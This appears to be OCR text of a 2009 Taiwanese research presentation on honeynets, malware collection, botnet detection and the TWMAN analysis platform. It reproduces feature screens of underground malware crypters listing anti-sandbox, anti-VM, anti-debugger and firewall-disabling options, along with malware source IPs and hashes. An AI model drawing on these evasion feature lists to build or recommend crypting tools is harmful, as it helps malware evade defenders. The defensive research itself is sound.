
- Virtual Machine Honeynet
  - Advanced Server(128GB Memory)
  - Blade Server(SAS or SSD HDD)
  - VMWare ESX/vSphare
  - 1200+ Servers, Windows XP/Vista, Linux, FreeBSD
  - High Interaction and Low Interaction Honeypots
- Distribution Honeynet/Honeypot
  - Taiwan Education Network
  - Taiwan Chapter members
  - GDH Project

Research Project & Achievements

- Large-Scale VM-based Honeynet Deployment
- Malware Collection and Analysis
- Honey-Driven Botnet Detection
- Client-Side Attack
  - Malicious Web Server Exploring
  - RFI Scripts Detection
- Fast-Flux Domain Service Tracking
- Research Alliance
  - Distributed Search and Analysis on Honeynet Data




Botnet Detection



TWMAN

- TaiWan Malware Analysis Net
- Open Source malware analysis Net
- Sourceforge Project
  - http://twman.sourceforge.net/
- Behavior analysis
- Multi-Platform(OS)



Phrozen ST - Made by Adzter

Made by Adzter

Anti's

☑ Anti Emulators
☑ Anti Anubis
☑ Anti Sunbelt
☑ Anti Norman
☑ Anti Sandbox
☑ Anti VMWare
☑ Anti Kaspersky
☑ Anti Sandboxie
☑ Anti Wireshark
☑ Anti Loader

Features

☑ Message box
☑ Encrypted strings
☑ Icon changer
C:\Documents and Settings\Name\Deskt


Preview icon

FTP data

ftp.host.com
Username
Password

Private version
Registered to : Adzter

v2




2K9 www.RDGSoFT.8K.CoM

RDG Tejon v0.7 crypter Private Version

☑ Anti-Debugger
☑ Anti-SandBoxie
☑ Anti-Virtual PC
☑ ReAlign Sections
☑ Anti-IDA Debugger
☑ Anti-CWSandbox
☑ Anti-Norman Sandbox
☑ Anti-VirtualBox
☑ Anti-Virtual Machine (Max)
☑ Anti-SunBelt SandBox
☑ Sleep Sec. 0
☑ Exceptions Nº 100
☑ Get All Privileges
☐ Password protect
☐ Execute w/ Command Line
☐ Change File Properties

☑ Anti-Anubis
☑ OEP - Stolen Bytes
☐ Checksum-CRC
☑ Anti-OllyDbg
☑ Anti-ThreatExpert
☑ Anti-JoeBox
☑ Anti-VMWare
☑ Anti-Debugger 2
☐ + RDG Poly Pack
☑ Anti-Deep Freeze
☑ Anti-Returnil V.S
☑ Anti-Mal Defender
☑ Anti-Wine (Linux)
☑ Anti-Xen VM
☑ Anti-Shadow User Pro
☑ Anti-Clean Slate


☑ Anti System Safety Monitor
☑ Anti- SandBox-Fortres
☐ Extract RDG Loader (Stub)
☐ Use External Stub
☐ I will Scan w/ AV Online
☑ UnHook All Api
☑ Anti-Attach (Loader)
☑ Execute as SYSTEM
☐ Run As (Fake Proc)
☐ Delete Me
☐ Process Ghost
☐ Change Process Name
☐ Disable SFC
☑ Change Icon
{ Select Icon }



fEaRz Crypter 2.2.0 - by fEaRz

☐ Anti-Sandbox(s) (Username/Sleep)
☐ Anti-Sandbox(s) (GetModuleHandle)
☐ Anti-Sandbox(s) (ProcessEntry)
☐ Anti-Sandbox(s) (Cd-Key)
☐ Anti-Sandbox(s) (IDT base address)
☐ Anti-Vmware
☐ Detect IsDebuggerPresent
☐ Detect Soft-ICE
☐ Detect FileMon/RegMon
☑ Disable XP Firewall
☐ Anti-Kaspersky
☐ Strip Reloc Files
☑ Validate PE


File (s) Size: 0 Kb (s)
Stub Size: 18.51 Kb (s)



TaiWan Malware Analysis Net
TWMAN
illustrated by temaki
TaiWan Malware Analysis Net
TWMAN Beta (CORE By Truman 0.1) Copyright 2009 TonTon (TonTon@nchc.org.tw)
NCHC
National Applied Research Laboratories
National Center for High-Performance Computing

Mal-ware source & MD5

- Malware Collection
- Honeynet Flow
- Botnet Detection
- Time Machine
- Find Bot Infection or C&C



```
ary info_search_name="Summary_Malware_List"
```

Stream Speed: 6000

Field: Mal_SRC Sort: none

```
211.99.122.18
173.16.239.43
81.41.208.64
95.37.226.226
202.145.83.98
116.21.49.60
125.237.20.79
121.72.253.183
85.185.225.167
```


2009-04-19 03:19:00

Field: Mal_MD5 Sort: natural

Field: Mal_MD5

```
4e249cb743a60d1c24ec48c20a2f0705
ffb66e8c11babab4f788de01410422a1
4be4f42c1995f14b9f2b8bc0dfffea1d
4b188dbdc04a56ccdac9a70b7833757e
49b19d88b50b5457433e92c50d908c5c
4704353a5d5559c23c0c3dca4fb1e691
44d452ca97f7c43a0cbfde1dc2461d65
4356c726d86e7c8e01ba4198676809e8
```

Botnet analysis in global



Q & A

蔡一郎 yilang@nchc.org.tw 06-5050940-749